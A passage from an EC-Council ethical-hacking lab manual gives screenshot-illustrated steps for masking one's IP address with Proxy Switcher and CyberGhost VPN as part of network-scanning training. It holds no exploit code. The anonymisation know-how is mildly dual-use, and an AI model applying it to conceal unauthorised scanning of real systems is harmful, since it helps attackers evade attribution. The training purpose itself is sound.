17. If you have enough downloaded proxy servers, you can click the **Stop Download** ( ) icon to cancel the download.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.5.11: Proxies being downloaded

TASK 5.4

Assign Proxies

18. Click the **Basic Anonymity** folder in the left-hand pane to display a list of alive proxy servers, as shown in the screenshot.




Figure 4.5.12: Searching for alive proxy servers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Select one proxy server IP address in the right-hand pane. To switch to the selected proxy server, click the **Switch to Selected Proxy Server** ( ) icon.

Note: The proxy selected in this lab might vary in your lab environment.




Figure 4.5.13: Selecting a proxy server

20. When the proxy server is connected, it will show the connection icon as .




Figure 4.5.14: Proxy server successfully connected

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.5

Test Proxies

21. Launch the **Mozilla Firefox** web browser and enter the URL **http://www.proxyswitcher.com/check.php** to check the selected proxy-server connectivity. If the connection is successful, the following information is displayed in the browser:




Figure 4.5.15: Detected Proxy Server

Note: The information displayed above may differ in your lab environment.

22. If the connection is unsuccessful, try selecting another proxy from **Proxy Switcher**, and repeat **Step 19**.
23. To ensure that the proxy is assigned, open a new tab and browse **https://www.google.com/**. In the search field, type **What is my ip** and press **Enter**.
24. The proxy IP address (**167.71.94.127**) is displayed, which infers that the legitimate address is masked and the proxy is in use.

Note: The displayed IP address might differ in your lab environment.




Figure 4.5.16: Testing your IP address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Open a new tab in your **web browser** and surf anonymously using this proxy.




Figure 4.5.17: Surfing internet using Proxy server

26. This concludes the demonstration of anonymously surfing the Internet using Proxy Switcher.
27. Close all open windows and document all the acquired information.
28. Navigate to **Control Panel → Programs → Programs and Features** and uninstall the **Proxy Switcher** application

TASK 6

Browse Anonymously using CyberGhost VPN

Here, we will use CyberGhost VPN to browse the Internet anonymously.

TASK 6.1

Install CyberGhost VPN

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Proxy Tools\CyberGhost VPN** and double-click **cgsetup_en_NMKh64apsGD93kapeBUc.exe**.

Note: If a **User Account Control** window appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CyberGhost VPN hides your IP and replaces it with one of their choice, thereby allowing you to surf anonymously and access blocked or censored content. It encrypts the connection and does not keep logs, thus securing data.

2. **Downloading CyberGhost installer...** appears; once the **CyberGhost Setup** window appears, click **Accept**.




Figure 4.6.1: CyberGhost Setup window

3. Follow the installation steps to install **CyberGhost**.
4. If a **Windows Security** pop-up appears, click **Install**.




Figure 4.6.2: Windows Security pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Once the installation is complete, the CyberGhost **Create account** window appears.



Figure 4.6.3: CyberGhost Create account window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.2

Create Account

6. Create an account using your personal details and click on **Sign Up**.




Figure 4.6.4: CyberGhost creating account

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. You will receive an activation email on your personal email. Open the email and click on **Activate Trial** to start your trial version of CyberGhost.




Figure 4.6.5: Email for Activation of a trial version

8. Now, switch to the **CyberGhost** login page and log in with the email address and password provided earlier; click **Log in**.



Figure 4.6.6: CyberGhost Log in

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The CyberGhost window appears, displaying **VPN not connected!**



Figure 4.6.7: CyberGhost window

10. Now, click the **Settings** icon and select **Settings** from the options.




Figure 4.6.8: CyberGhost selecting the setting icon

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.3

Choose a Proxy from CyberGhost

11. The **CyberGhost Settings** window appears; click on **All server** from the left-hand pane.

Note: The list of the servers may vary in your lab environment




Figure 4.6.9: CyberGhost All servers window

12. Click to select any proxy server from the available options in the **All servers** section (here, **Albania**) and click on the power icon ( ) under **VPN now connected!**, as shown in the screenshot.

Note: If the CyberGhost window appears indicating that all free user slots are booked, then close the window and select another proxy server from the "all servers" list.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.6.10: CyberGhost selecting proxy server

13. **CyberGhost** attempts to establish a connection to the proxy server. On successfully establishing a connection, **VPN connected!** appears.



Figure 4.6.11: CyberGhost connection established

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

